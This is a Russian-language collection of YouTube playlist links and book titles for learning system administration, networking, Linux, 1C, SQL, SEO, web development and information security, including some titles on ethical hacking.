Yuriy Lebedev CentOS 5
https://www.youtube.com/playlist?list=PL4915C26CBE8BF157
Yuriy Lebedev CentOS 6
https://www.youtube.com/playlist?list=PLU4HoaX9cJ1DGHL0eDfvj2rXe2IEy7-II
Yuriy Lebedev CentOS 7
https://www.youtube.com/playlist?list=PLU4HoaX9cJ1D5DsOhxgvrHS4ryBdpBD96
------------------------------------------------------------------------
Дни Решений Секреты строительства Wi-Fi сетей
https://www.youtube.com/playlist?list=PLe8r5bEnvnZNPL-LOxFi7EsZrXhrHPOAy
Дни Решений СКС/LAN: монтаж, диагностика и обслуживание
https://www.youtube.com/playlist?list=PLe8r5bEnvnZOEbF0J3SqGUYCbOlG4VwjJ
Дни Решений networkguru.ru
https://www.youtube.com/playlist?list=PLe8r5bEnvnZN0HTLGH-nxUJZd0h_eOq7g
Дни Решений Секреты работы с волоконной оптикой (ВОЛС)
https://www.youtube.com/playlist?list=PLe8r5bEnvnZOZLiKYHxNdFoK7waOUzNF1
Дни Решений Телефонные гарнитуры: все секреты!
https://www.youtube.com/playlist?list=PLe8r5bEnvnZNA9u2I6uqm2zcl6T94cI6z
Дни Решений Аудио и видео-конференц-связь, видеостены
https://www.youtube.com/playlist?list=PLe8r5bEnvnZNwSxqX0p_iDUAkOlAWytM7
Дни Решений IP телефония (VoIP)
https://www.youtube.com/playlist?list=PLe8r5bEnvnZP6yOWIYyyygqPvS58uMQBJ
Дни Решений Умный дом
https://www.youtube.com/playlist?list=PLe8r5bEnvnZN748WR37B1tXGcTLqTW3kC
Дни Решений Шумовые завесы
https://www.youtube.com/playlist?list=PLe8r5bEnvnZOY1LtqLEAxPxZxtL75jPV8
------------------------------------------------------------------------
it-inside.org Создание сайта на собственном сервере с нуля.
https://www.youtube.com/playlist?list=PLWeA3JK7qaiqowtTfzprN2x166106EiJc
it-inside.org Security
https://www.youtube.com/playlist?list=PLWeA3JK7qaiojdfgRF4iBrQJ0RPpk1V6L
it-inside.org Scripting
https://www.youtube.com/playlist?list=PLWeA3JK7qaiqH4vA78UxoUKsQpFp71bwQ
it-inside.org CCNP
https://www.youtube.com/playlist?list=PLWeA3JK7qaipZf1qMtkAFU7e6eeJy2aDt
it-inside.org Monitoring.
https://www.youtube.com/playlist?list=PLWeA3JK7qaioL-Q7IPatURDrh4E4X-Von
it-inside.org bug report
https://www.youtube.com/playlist?list=PLWeA3JK7qaioGvvnmDd-gnkEwPh4gg4kr
------------------------------------------------------------------------
Roman Brovko Операционные системы (2017)
https://www.youtube.com/playlist?list=PLwwk4BHih4fhjN33HkMEr63bvLfCJy6Lg
Roman Brovko Архитектура ЭВМ
https://www.youtube.com/playlist?list=PLwwk4BHih4fhAkCRHXK54t-KSqyuMzXW8
Roman Brovko Основы программирования для Linux
https://www.youtube.com/playlist?list=PLwwk4BHih4fgXqxB-T-0kb8gGHXiP73n1
Roman Brovko Алгоритмы
https://stepik.org/course/1547/
https://www.youtube.com/playlist?list=PLwwk4BHih4fhlc1aE0A_0Lw-LYNkXQyM6
Roman Brovko Алгоритмы и структуры данных
https://www.youtube.com/playlist?list=PLwwk4BHih4fh-y2G5gPm6gRlIjK8nvt2r
Roman Brovko Алгоритмы. Структуры данных
https://www.youtube.com/playlist?list=PLwwk4BHih4fhz7NtsPUbk7B3JXh_CPt3m
Roman Brovko Web-технологии
https://www.youtube.com/playlist?list=PLwwk4BHih4fjFaGMqZgSDKdPxEf4O1nDT
------------------------------------------------------------------------
JuniorDeveloper
https://www.youtube.com/channel/UC88QnQ7ENULaCirUkASudeg/playlists
JuniorDeveloper Верстка сайта из PSD макета
https://www.youtube.com/playlist?list=PLhSMKtAqXupGbc3fRUSb9ups_9hiwNMnT
------------------------------------------------------------------------
Хекслет Курс «Операционные системы»
https://www.youtube.com/playlist?list=PLo6puixMwuSPrKOCsJhrtr-m79mFthit9
Хекслет Вебинары Хекслета Что нужно изучать начинающему программисту
https://www.youtube.com/playlist?list=PLo6puixMwuSPfJVVXKhLkHCymzEQAKxjr
Хекслет Курс «Структура и интерпретация компьютерных программ» (SICP по-русски)
https://www.youtube.com/playlist?list=PLo6puixMwuSO8eB2uBH5lZy5kjNtdhTfT
------------------------------------------------------------------------
Sappise Лекции по ЦУиМП
https://www.youtube.com/playlist?list=PL8OgDYWys_b7YiX5rVMY2ol09WKkxwPyD
Sappise Лекции по ЦУиМП Версия 2
https://www.youtube.com/playlist?list=PL8OgDYWys_b6B9SE5D1jDFbGJ9WAmWYUl
------------------------------------------------------------------------
IFud Team Системный администратор
https://www.youtube.com/playlist?list=PLvmML5SbwhumXPtGoXyBAH1pMTFKA4ykL
IFud Team Администрирование Linux. Дистанционный курс
https://www.youtube.com/playlist?list=PLvmML5SbwhulMG1CmnBZT169LmxL21bJ4
IFud Team Администрирование linux
https://www.youtube.com/playlist?list=PLvmML5SbwhunCWc-8yAYIdoPiVfD0rNIj
IFud Team Межсетевое взаимодействие в сетях на базе TCP/IP
https://www.youtube.com/playlist?list=PLvmML5SbwhulDe5JDb46R69LJvDV7RKZN
IFud Team Поднимаем IPv6 прокси. Установка и настройка IPv6
https://www.youtube.com/playlist?list=PLvmML5Sbwhunx37mPDC8aRdmt46zhp_-q
IFud Team Безопасность в сети. Методы взлома и защиты
https://www.youtube.com/playlist?list=PLvmML5SbwhunT-nAfEX4s3tAjeMde25kO
IFud Team Продвижение сайта в Google
https://www.youtube.com/playlist?list=PLvmML5SbwhukEc2pQvJgQ1yMIYTp9A3Pq
------------------------------------------------------------------------
Sipteco. Технологии успеха. Учебный канал о Linux, Asterisk и IP-телефонии
Администрирование Linux. Курс подготовки к сертификату LPIC-1
https://www.youtube.com/playlist?list=PL2or2puF0mtWoE2aQDsbpszXcZCXWspTp
Курс системного администратора Linux LPIC-1: Linux Server Professional Certification
https://www.youtube.com/playlist?list=PL2or2puF0mtUD6-Me3prNufuZhD1wKNZ_
------------------------------------------------------------------------
Kirill Semaev Матчасть
https://www.youtube.com/playlist?list=PLmxB7JSpraieJLcnTyrytdUwm1ahOgSs3
Kirill Оффтоп
https://www.youtube.com/playlist?list=PLmxB7JSpraif2Gqqgk4YdmaR5O9-NiUME
Kirill Semaev Практическое системное администрирование
https://www.youtube.com/playlist?list=PLmxB7JSpraifsRUrtq2Y-il5NCLc3vKho
Kirill Semaev LPIC-1 (exam 101) или "Администрирование Linuх, первая ступень"
https://www.youtube.com/playlist?list=PLmxB7JSpraiep6kr802UDqiAIU-76nGfc
Kirill Semaev LPIC-1 (exam 102) или "Базовые навыки по администрированию Linux"
https://www.youtube.com/playlist?list=PLmxB7JSpraieH3aScuPs7h77cSEQvPi2A
Kirill Semaev DevOps
https://www.youtube.com/playlist?list=PLmxB7JSpraieS8C58ewR7fdTu5fS3z7HG
------------------------------------------------------------------------
Viktor Gorbachev Системный администратор
https://www.youtube.com/playlist?list=PL1QEYrJlCKDxoP-q01etpJ63IMLrvK88l
------------------------------------------------------------------------
Системное администрирование Курсы информационных технологий 2014
https://www.youtube.com/playlist?list=PLdJo1XilUTZN3jw6dalF9QyYhYjV2ZC56
------------------------------------------------------------------------
Sneaky Subnet CCNA Routing & Switching
https://www.youtube.com/playlist?list=PLto9y93q2lqgI4SkL-UcNkNGCb7h2nXCC
------------------------------------------------------------------------
NetSkills. Видеоуроки. Cisco, zabbix, linux. Курс молодого бойца
https://www.youtube.com/playlist?list=PLcDkQ2Au8aVNYsqGsxRQxYyQijILa94T9
------------------------------------------------------------------------
Students Days универ изнутри Сети, коротко о главном
https://www.youtube.com/playlist?list=PL7CmqnO_QydiukqgQ9-TuQXjSwQt2rXQT
Students Days универ изнутри IP сети шаг за шагом
https://www.youtube.com/playlist?list=PL7CmqnO_QydhIEjonf_xD3njzpFm-YeXQ
Students Days универ изнутри Сети Cisco шаг за шагом(Cisco Networks, Step by step)
https://www.youtube.com/playlist?list=PL7CmqnO_Qydj_7pzgQB4AWdF-SAxssH4l
Students Days универ изнутри Сети Mikrotik шаг за шагом (Mikrotik networks step by step)
https://www.youtube.com/playlist?list=PL7CmqnO_Qydjswm5E3iUYYzjFL0_MLVHD
Students Days универ изнутри Сети Huawei шаг за шагом (Networks based on Huawei routers step by step)
https://www.youtube.com/playlist?list=PL7CmqnO_Qydi3QWXMUFnBGUuYgIlRQd63
------------------------------------------------------------------------
techmovs Школа сисадмина
https://www.youtube.com/playlist?list=PL1eM6UUA7VFz4mKeFO5Y7-vIKP2cnN7sV
techmovs Администрирование Linux
https://www.youtube.com/playlist?list=PL1eM6UUA7VFysNtA0qflCDxpDiZEt7Bep
techmovs LFCS
https://www.youtube.com/playlist?list=PL1eM6UUA7VFycj34L1zgaCBWhh3Ci9Cp0
techmovs LPIC 101
https://www.youtube.com/playlist?list=PL1eM6UUA7VFzb_L6gSbYKnZYaXefGZDUs
techmovs KL10TCH
https://www.youtube.com/playlist?list=PL1eM6UUA7VFzpFGrX2gvFXaKbASvVhoQh
techmovs IPv6
https://www.youtube.com/playlist?list=PL1eM6UUA7VFwwLgriUiAGU1i9GBGjtoi1
techmovs Алгоритмы
https://www.youtube.com/playlist?list=PL1eM6UUA7VFzq4BF8Aprfg7gdAQ69j2KB
techmovs Тестирование ПО
https://www.youtube.com/playlist?list=PL1eM6UUA7VFyGCycBFhYbsk0Rp78QrCkN
------------------------------------------------------------------------
ieucariot Сети Для Самых Маленьких
https://www.youtube.com/playlist?list=PLHN9m7XN8U8HQ4KdjaLlWtSHQ3PYgQzmV
------------------------------------------------------------------------
Константин Малиновский Сети
https://www.youtube.com/playlist?list=PL5YDvN8xi9VLKte4Gv_16ciwQxh4XweCp
Константин Малиновский Базы данных
https://www.youtube.com/playlist?list=PL5YDvN8xi9VIjHXIND6dw3P14WS6Djeix
------------------------------------------------------------------------
TrainIT Hard Базовый курс. Основы ИТ.
https://www.youtube.com/playlist?list=PLUNgQQczUJbsLIiqvHVgy23nlwYnsEsn8
TrainIT Hard Windows Server 2012 Basics
https://www.youtube.com/playlist?list=PLUNgQQczUJbveKhzohlY4uNGZYkZm_VDZ
http://skill-admin.blogspot.ru/search/label/cisco
https://vk.com/wall-100479995_94
------------------------------------------------------------------------
Vladimer Gorgoshidze Как стать системным администратором?
https://www.youtube.com/playlist?list=PLB6zbXpf_RsjIUZcIbGGYhLasPYtus-A4
Vladimer Gorgoshidze Системный администратор
https://www.youtube.com/playlist?list=PLB6zbXpf_RsjPfb4X6NsQAh2QIHA1-GW9
------------------------------------------------------------------------
Основы администрирования и безопасности Linux. (5 лекций)
https://vk.com/wall-51126445_2580
------------------------------------------------------------------------
Video Channel linux
https://www.youtube.com/playlist?list=PLZ5OKxpfkh5IC7pzY0Jo3q_UVFvaFRG7H
------------------------------------------------------------------------
Логово системного администратора Программирование Мини АТС Панасоник
https://www.youtube.com/playlist?list=PLxVdPxr08ltOAfKa2VKbzRiE7kBxvRzf1
------------------------------------------------------------------------
fromsmolensk Информационная безопасность
https://www.youtube.com/playlist?list=PL7DC2D34B14C1936C
fromsmolensk Базы данных
https://www.youtube.com/playlist?list=PLGPJsTM9CNQMg1pXbue77S59-dbZNvTog
------------------------------------------------------------------------
Fanto Mask Spoofing
https://www.youtube.com/playlist?list=PL0bD2LE45OWY9y6I50qMT_nqtsbz8MG7f
------------------------------------------------------------------------
ADV-IT Взлом Хакерские атаки и способы защиты
https://www.youtube.com/playlist?list=PLg5SS_4L6LYueOJFm-IdWSuLiYwcASkH-
ADV-IT Полезные IT знания для IT интервью (RAID)
https://www.youtube.com/playlist?list=PLg5SS_4L6LYsRPYsxOzDnEynpuQVEjUPy
ADV-IT Linux для Начинающих
https://www.youtube.com/playlist?list=PLg5SS_4L6LYuE4z-3BgLYGkZrs-cF4Tep
ADV-IT Linux для НЕ Начинающих
https://www.youtube.com/playlist?list=PLg5SS_4L6LYsgy5qLYZtvoaV34zn5iKPe
ADV-IT AWS На Русском Языке
https://www.youtube.com/playlist?list=PLg5SS_4L6LYsxrZ_4xE_U95AtGsIB96k9
------------------------------------------------------------------------
Иван Глазков Полезные советы
https://www.youtube.com/playlist?list=PL2BaVmpX7hX_9zB1k7CgcCM4zRJmEdRm0
Иван Глазков Мои ремонты
https://www.youtube.com/playlist?list=PL2BaVmpX7hX8PxGr2KAXiUWt4qgK6i5PC
Иван Глазков Крякерство
https://www.youtube.com/playlist?list=PL2BaVmpX7hX8PX9bRaLcLgZfCEFtvyX5n
Иван Глазков PXE
https://www.youtube.com/playlist?list=PL2BaVmpX7hX9mS9H6phVs-Mi55hQp0zTn
Иван Глазков Linux
https://www.youtube.com/playlist?list=PL2BaVmpX7hX-3BFL4ndGi4LuF4NCCp6tM
Иван Глазков BSD
https://www.youtube.com/playlist?list=PL2BaVmpX7hX_hRZYNUQEfhmtVNo7i6O8t
Иван Глазков pFsense
https://www.youtube.com/playlist?list=PL2BaVmpX7hX8fJtOkTD7M_pUHryQzVl8v
------------------------------------------------------------------------
ETUSPB Цифровая связь
https://www.youtube.com/playlist?list=PLLC9rD5jg9Gt29QBFIXjcTqrI9YRHJDw1
ETUSPB Лекции по беспроводным сетям 2010
https://www.youtube.com/playlist?list=PLD386E8C2D58F648B
------------------------------------------------------------------------
ITVDN Видео курс SQL Essential
https://itvdn.com/ru/video/sql-essential
------------------------------------------------------------------------
Ivan Booravoi 1С
https://www.youtube.com/playlist?list=PLczo5nNDGlYS3TASK1YcV1z-7SJl5oZtr
Ivan Booravoi SQL
https://www.youtube.com/playlist?list=PLczo5nNDGlYQ9P8vWyTi_G2LrXQEUHxpl
Ivan Booravoi Oracle
https://www.youtube.com/playlist?list=PL290BFBB9251EEBA2
------------------------------------------------------------------------
Илья Леонтьев Обновление нетиповых конфигураций для самых маленьких
https://www.youtube.com/watch?v=4Th3ZIndvps
1С Бухгалтерия 8.3 - понятный самоучитель для начинающих (видео бесплатно)
https://www.youtube.com/playlist?list=PL6Nx1KDcurkCkGiG0hKWtBOQoDqnIBf9E
------------------------------------------------------------------------
Богдан Кухар Сервер терминалов на Linux для 1С
https://www.youtube.com/watch?v=2Zei0VJc77s
Богдан Кухар Подключаем информационные базы 1С всем пользователям сразу
https://www.youtube.com/watch?v=tldOqsaoLUY
Богдан Кухар Создаем VPN в облаке Microsoft Azure
https://www.youtube.com/watch?v=JUj7oJyGRxU
------------------------------------------------------------------------
q-group 1c8
https://www.youtube.com/playlist?list=PLdH7buQQUO6GgK9AKTCrBMfpjb7MdbPDA
------------------------------------------------------------------------
theatreoff tragedy 1C Администрирование
https://www.youtube.com/playlist?list=PLC0_t5ia8jP-FZ8QSHvoGkV_pGTM43Srt
theatreoff tragedy 1С 8.3. УФ. УРОКИ ПО ЗАПРОСАМ
https://www.youtube.com/playlist?list=PLC0_t5ia8jP8G3VLBYNQjNIGBV0-J8Nz-
theatreoff tragedy 1C 8.3. Введение в конфигурирование. Управляемые формы.
https://www.youtube.com/playlist?list=PLC0_t5ia8jP_sie_rwr4z3MVe4FYsnymW
https://www.youtube.com/playlist?list=PLC0_t5ia8jP91xjbME-3HotjuC781azOS
theatreoff tragedy 1C 8.3. Запросы. Управляемые формы.
https://www.youtube.com/playlist?list=PLC0_t5ia8jP84exAWe95aOvZw7QaYJ7AJ
theatreoff tragedy 1с 8.3 : Конвертация данных 2.1: Модуль1
https://www.youtube.com/playlist?list=PLC0_t5ia8jP-Xb9qHkFspasHB53CWzQnf
theatreoff tragedy 1с 8.3. Модуль 1. Доработка типовых и разработка собственных отчетов в УТ 11. Доработка и адаптация типовых конфигураций УТ 11, ERP 2 и КА 2
https://www.youtube.com/playlist?list=PLC0_t5ia8jP_EoQrEtR45pMvP8SdPVbVF
theatreoff tragedy 1с 8.3. Модуль 3. Работа с документами и регистрами в УТ 11. Доработка и адаптация типовых конфигураций УТ 11, ERP 2 и КА 2
https://www.youtube.com/playlist?list=PLC0_t5ia8jP8U8D-vnXoGEIciz3rOEKdJ
theatreoff tragedy 1с 8.3. Модуль 4. Доработка системы прав доступа в типовых решениях. Доработка и адаптация типовых конфигураций УТ 11, ERP 2 и КА 2
https://www.youtube.com/playlist?list=PLC0_t5ia8jP-OfbaMx380cVwHTG4vOpNQ
theatreoff tragedy 1с 8.3 : Конвертация данных 2.1: Модуль 3 . Планы Обмена
https://www.youtube.com/playlist?list=PLC0_t5ia8jP8GC_yBF9r4taCqg8g2wDzn
------------------------------------------------------------------------
Сергей Калинкин Общий для последовательного просмотра
https://www.youtube.com/playlist?list=PLMAh-CUbKvasfQ0mupac3vvWPCz-BeCca
Сергей Калинкин Программирование на платформе 1С:Предприятие 8.3 - введение
https://www.youtube.com/playlist?list=PLMAh-CUbKvav-IqIpbGW2UKDw_41SowLj
Сергей Калинкин Основы программирования 1с 8
https://www.youtube.com/playlist?list=PLMAh-CUbKvat3RisZIYMYhmcWLtYMyJhv
Сергей Калинкин Установка и обновление 1с 8
https://www.youtube.com/playlist?list=PLMAh-CUbKvavHzDjL1FnssjE0oO3lJozi
------------------------------------------------------------------------
Postgres Professional DBA1. Администрирование PostgreSQL 9.4 | Тверь 16-18 декабря 2015
https://postgrespro.ru/education/courses/DBA1
https://www.youtube.com/playlist?list=PLaFqU3KCWw6KzGwUubZm-9-vKsi6vh5qC
Postgres Professional DBA2. Администрирование PostgreSQL. Расширенный курс.
https://www.youtube.com/playlist?list=PLaFqU3KCWw6JgufXBiW4dEB2-tDpmOXPH
------------------------------------------------------------------------
Vitaly Pavlenko Веб-программирование на Физтехе
https://www.youtube.com/playlist?list=PLzQrZe3EemP5KsgWGnmC0QrOzQqjg3Kd5
------------------------------------------------------------------------
Михаил Базаров Видеоуроки по созданию сайтов на 1С-Битрикс
Михаил Базаров Создание сайта на битрикс
https://www.youtube.com/playlist?list=PL8CIWP7ylJEOcOeJwicciUhoNmQP8k9ut
Работа с контентом на готовом сайте 1С-Битрикс
------------------------------------------------------------------------
Ускорение Сайтов Защита от DDoS-атак
https://www.youtube.com/playlist?list=PLVGNbLVYLVSXLoHMB8iPQuoGSK86i0uxn
Ускорение Сайтов Nginx
https://www.youtube.com/playlist?list=PLVGNbLVYLVSUtbYBzuzigVyhWGuF_ABi7
Ускорение Сайтов Ускорение MySQL
https://www.youtube.com/playlist?list=PLVGNbLVYLVSWTiO_NApFISC7fjSennUAu
Ускорение Сайтов Результаты ускорения
https://www.youtube.com/playlist?list=PLVGNbLVYLVSUkvHP1T78RcADVMpNu15je
Ускорение Сайтов Тормозека
https://www.youtube.com/playlist?list=PLVGNbLVYLVSVQfQEY9ALNPRnDWLf6oM7w
------------------------------------------------------------------------
DesignerMix Уязвимости, взломы и способы защиты
https://www.youtube.com/playlist?list=PLOQQ6KLOVGdGqm_L4e_CzQrIDtiopvL-Y
DesignerMix Вирусы и борьба с ними
https://www.youtube.com/playlist?list=PLOQQ6KLOVGdEgd7O2I2wjwqD_KjxiPbuX
DesignerMix Ремонт и восстановление
https://www.youtube.com/playlist?list=PLOQQ6KLOVGdGJ_vRUDsQSgV2we1ZtU7H_
DesignerMix Восстановление флешек и удаленных данных
https://www.youtube.com/playlist?list=PLOQQ6KLOVGdGNd70VpYAarwCMNg_yrpcC
DesignerMix Разные инструкции
https://www.youtube.com/playlist?list=PLOQQ6KLOVGdGluxMmWaCHqvgtbb8L7DwZ
DesignerMix Google Hack - Продвинутый поиск
https://www.youtube.com/playlist?list=PLE78A5BEC7DD924E7
DesignerMix SDR (Программно-определяемое радио)
https://www.youtube.com/playlist?list=PLOQQ6KLOVGdFlesq9MH6aGf2TsQ8PAMw5
DesignerMix Переводы уроков Майкла Османа о программно-определяемом радио (SDR с HackRF)
https://www.youtube.com/playlist?list=PLOQQ6KLOVGdF79OFOieprIjQHFEgxfNJ3
------------------------------------------------------------------------
loftblog SEO простым языком
https://www.youtube.com/playlist?list=PLY4rE9dstrJxGAhvT29VO70RsKuEvk87A
loftblog SEO
https://www.youtube.com/playlist?list=PLY4rE9dstrJxIHBstGandMnv_pYnFBlIV
loftblog SMM
https://www.youtube.com/playlist?list=PLY4rE9dstrJxh2iwPabJC4jDRmI6W3ajc
loftblog Продвижение в социальных сетях
https://www.youtube.com/playlist?list=PLY4rE9dstrJw_DOaRCpp65OcTTFIfrUAa
loftblog Основы SQL
https://www.youtube.com/playlist?list=PLY4rE9dstrJwFmPYd03vZU90-TvXEpVzD
------------------------------------------------------------------------
CMTV [Грани Hi-Tech] Изучение программирования. Суть ООП
https://www.youtube.com/playlist?list=PLDywto_IU4_5UdZeKaoe-JWSl9LoaWmH9
CMTV [Грани Hi-Tech] Изучение программирования. Основы
https://www.youtube.com/playlist?list=PLDywto_IU4_60HfZ4-JeqRRyTgcTntDsE
CMTV [Грани Hi-Tech] Нейронные сети. Просто
https://www.youtube.com/playlist?list=PLDywto_IU4_4nP7LUZRzQ5QKoglE-WBtT
------------------------------------------------------------------------
Компьютерная школа Hillel QA | Тестирование ПО
https://www.youtube.com/playlist?list=PLuEo4W0EBxtXzWG6fAy6uQ1BtdYK-w8yN
------------------------------------------------------------------------
Computer Science Center Введение в архитектуру ЭВМ и элементы ОС
https://www.youtube.com/playlist?list=PLlb7e2G7aSpRZ9wDzXI-VYpk59acLFOIr
------------------------------------------------------------------------
Yellow-Duck.net Основы основ программирования
https://www.youtube.com/playlist?list=PL6LDsbZOeyrwLLZYsBMT6zVS_0jqIf3E6
Yellow-Duck.net Основы объектно-ориентированного програмирования
https://www.youtube.com/playlist?list=PL6LDsbZOeyrx462VmH18qS0a9Dw9LwpSu
------------------------------------------------------------------------
LessonFirst Объектно-ориентированное программирование [завершен]
https://www.youtube.com/playlist?list=PLi3gxGWPyGGQvfcZZr04KToj3beWtOz6o
LessonFirst SQL для начинающих
https://www.youtube.com/playlist?list=PLi3gxGWPyGGQOBAp-n-zWaj6QZeFtXLHh
------------------------------------------------------------------------
Evgeniy Gryshko WEB development
https://www.youtube.com/playlist?list=PLAKxGhxbBWw_tDL45h-4UcePVNNpPNztW
Evgeniy Gryshko Git
https://www.youtube.com/playlist?list=PLAKxGhxbBWw8vK8GCqs4H8ddk3Vc86M8A
------------------------------------------------------------------------
Школа Будущего HTML CSS
https://www.youtube.com/playlist?list=PLr_VnTo6mvnQfXLXW_wTsZiXAVi2_sZIo
Школа Будущего Сео
https://www.youtube.com/playlist?list=PLr_VnTo6mvnToYUyaUIVMPuuPjl6WHpjq
------------------------------------------------------------------------
KNLNT Studio CSS
https://www.youtube.com/playlist?list=PL9EN4uxy2Zg2y1HlufX9MhBruypiTdbRi
KNLNT Studio Как сделать?
https://www.youtube.com/playlist?list=PL9EN4uxy2Zg1ah4ysUbfVL2YpoTNQ-31W
------------------------------------------------------------------------
Сергей Бердачук Бесплатный курс по SEO
https://www.youtube.com/playlist?list=PLtyhaRfmo_ciDvmAbBk7zuOuXZcIBzUy6
Сергей Бердачук SEO-Tool-Vision
https://www.youtube.com/playlist?list=PLtyhaRfmo_ci9GpwONtZQ6lIAzPQW_Pn_
------------------------------------------------------------------------
Нетология: университет интернет-профессий SEO
https://www.youtube.com/playlist?list=PLkC6D3H7QvstK8JpWbMAdzKGj-Mt6ylmH
https://www.youtube.com/playlist?list=PLkC6D3H7QvssTlrTuEf4u_GOcH8oVYbGt
Нетология: университет интернет-профессий SMM
https://www.youtube.com/playlist?list=PLkC6D3H7QvsubiUwGswFupaLPQnOQ3R3s
Нетология: университет интернет-профессий SMM-менеджер: как стать профи в социальных сетях
https://www.youtube.com/playlist?list=PLkC6D3H7QvssIjltb8ZncbLIyCqX7Q3s9
------------------------------------------------------------------------
OPC - Online Programming Courses Обучение SQL
https://www.youtube.com/playlist?list=PLOFNiVk8RnFf0SRmMpeKWzcFprd6m9utv
OPC - Online Programming Courses Обучение CSS
https://www.youtube.com/playlist?list=PLOFNiVk8RnFfH6kxPxWGAGMCs2PHB3M2A
OPC - Online Programming Courses Установка и настройка сайта на WordPress
https://www.youtube.com/playlist?list=PLOFNiVk8RnFd4704vKWwn908_19QxgBLk
OPC - Online Programming Courses Joomla
https://www.youtube.com/playlist?list=PLOFNiVk8RnFclUTCx5oIkmyQ3ihdXskXj
------------------------------------------------------------------------
Kirill Semaev
Матчасть
https://www.youtube.com/playlist?list=PLmxB7JSpraieJLcnTyrytdUwm1ahOgSs3
Мануалы
https://www.youtube.com/playlist?list=PLmxB7JSpraifsRUrtq2Y-il5NCLc3vKho
LPIC essentials
https://www.youtube.com/playlist?list=PLmxB7JSpraidEUbmKkRn7ZlqJg6_8kE7j
LPIC-1 (exam 101)
https://www.youtube.com/playlist?list=PLmxB7JSpraiep6kr802UDqiAIU-76nGfc
LPIC 101.1 Работа с железом в Linux
https://www.youtube.com/watch?v=7nLd_qyCL9U&list=PLmxB7JSpraidmCtn2yt-2NswzaNcFFUuk&index=1
LPIC-1 (exam 102)
https://www.youtube.com/playlist?list=PLmxB7JSpraieH3aScuPs7h77cSEQvPi2A
LPIC-2 (exam 201)
https://www.youtube.com/playlist?list=PLmxB7JSpraidTqByo0ihkyExIbKfAB-B9
Jenkins
https://www.youtube.com/playlist?list=PLmxB7JSpraiew9igtD89o33AaniUrmUzm
DevOps
https://www.youtube.com/playlist?list=PLmxB7JSpraieS8C58ewR7fdTu5fS3z7HG
Оффтоп
https://www.youtube.com/playlist?list=PLmxB7JSpraif2Gqqgk4YdmaR5O9-NiUME
------------------------------------------------------------------------
Макс Шулин Сетевое программирование в UNIX
https://www.youtube.com/playlist?list=PL515CC9DC78708CF2
------------------------------------------------------------------------
ProgTeach TV Самоучитель C++ в Visual Studio
https://www.youtube.com/playlist?list=PLunH-tbnWczrnR76tF3c9sddcUbHIxpQR
------------------------------------------------------------------------
Как создать сайт. Основы Самостоятельного Сайтостроения
https://www.youtube.com/user/webformyself/playlists
------------------------------------------------------------------------
Лучший курс по GIT. Перевод курса от Lynda.com
Гайды по работе с Git
https://vk.com/wall-54530371_128906
------------------------------------------------------------------------
school-php.com Видео-блок. Тема: взлом и безопасность веб-сайтов
https://www.youtube.com/watch?v=ll9ZqAk70kk
------------------------------------------------------------------------
Linux - это просто! Замена сбойного жесткого диска в дисковом массиве RAID10
https://www.youtube.com/watch?v=AE2oIiTxiv0
------------------------------------------------------------------------
Filipp Ozinov Основы дизассемблирования
https://www.youtube.com/watch?v=LaBM8inpYoE
------------------------------------------------------------------------
Техподдержка
https://www.youtube.com/watch?v=8tUhvt3opLE
https://www.youtube.com/watch?v=-vJHsO4_uPA
------------------------------------------------------------------------


подборка сисадмина 1
подборка сисадмина видео

раскрыть тему

Книги


http://adm-lib.ru/sisadminu/index.php
http://it-ebooks.ru/
Большая поваренная книга программиста.
https://github.com/najomi/data
Системное и сетевое администрирование подборка 1
Системное и сетевое администрирование подборка 2
Основы конфигурирования корпоративных сетей Cisco Ермаков А.Е. 2013
Официальное руководство Cisco по подготовке к сертификационным экзаменам CCENT/CCNA ICND1 100-101 Уэнделл Одом 2015
Сетевая защита на базе технологий фирмы Cisco Systems Н. И. Синадский
Современные операционные системы Эндрю Таненбаум, Х. Бос 2016
В. Олифер Н. Олифер.Компьютерные сети.Принципы,технологии,протоколы(2016)
Эндрю Таненбаум, Дэвид Уэзеролл Компьютерные сети. 5-е изд.
Administrirovanie_Microsoft_Windows_Server_2012
Уильям Р. Станек. Microsoft Windows Server. 2012. Справочник администратора
Microsoft Windows Server 2012. Полное руководство
Самоучитель системного администратора Кенин А.М. 2012
Самоучитель системного администратора Кенин А.М. 4-е издание 2016
Администрирование ОС Linux С.В. Гончарук 2015
Внутреннее устройство Linux. 3-е изд. Брайан Уорд 2022
Практикум: модули ядра Linux Конспект с примерами и упражнения с задачами Олег Цилюрик 2015
Linux не для идиотов
Основы администрирования и безопасности Linux
Немет Э., Снайдер Г., Хейн Т., Уэйли Б. "Unix и Linux. Руководство системного администратора" 5 издание 2020
подборка книг по linux
Как на самом деле работают компьютеры. Практическое руководство по внутреннему устройству машины [Мэттью Джастис] (pdf)
Linux глазами хакера, 4-е издание Михаил Фленов 2016
Лаборатория хакера Сергей Бабин 2016
Хакинг. Искусство эксплойта. Джон Эриксон 2018
Этичный хакинг. Практическое руководство по взлому. Дэниел Г. Грэм 2022
Книги об информационной безопасности, этичном хакинге, тестировании на проникновение
Книга «Взлом Wi-Fi сетей с Kali Linux и BlackArch» (на русском языке)
Эффективное программирование TCP IP. 2002
TCP/IP Сетевое администрирование Третье издание Крэйг Хант 2008
Подборка книг по TCP/IP
TCP/IP КРУПНЫМ ПЛАНОМ
Компьютерные сети. Нисходящий подход Куроуз Джеймс, Росс Кит
Кенин А.М. - Практическое руководство системного администратора, 2-е издание 2013
system administration
Искусство командной строки
Командная строка Linux и автоматизация рутинных задач Колисниченко Денис 2012
Командная строка Linux. Полное руководство Уильям Шоттс 2017
Блум, Ричард, Бреснахэн, Кристина. Командная строка Linux и сценарии оболочки. Библия пользователя, 2-е изд. 2012
Bash и кибербезопасность: атака, защита и анализ из командной строки Linux. 2020.
Практикум: модули ядра Linux Конспект с примерами и упражнения с задачами Олег Цилюрик 2015
UNIX TOOLBOX по русски
Linux From Scratch Версия 7.3
Руссинович М., Соломон Д., Ионеску А., Йосифович П. Внутреннее устройство Windows. 7-е изд. 2018.
SQL за 10 минут, 4-е издание Бен Форта 2014
SQL. Полное руководство. 3-е издание (2014) Джеймс Р. Грофф, Пол Н. Вайнберг, Эндрю Дж. Оппель
SEO: Поисковая Оптимизация от А до Я.
5 бесплатных проверенных способов прокачать SEO-уровень сайта Владимир Здор 2016
Git для профессионального программиста (2016)
Чакон С., Штрауб Б. - Git для профессионального программиста (Библиотека программиста) - 2016.pdf
Подборка книг по информационной безопасности 1
Подборка книг по информационной безопасности 2
Книги по информационной безопасности. Знакомимся ближе с ИБ
За пределами проекта. Linux с нуля Бикманс Жерар 2014
Linux API. Исчерпывающее руководство. Керриск Майкл 2019
поборка Книги по Linux
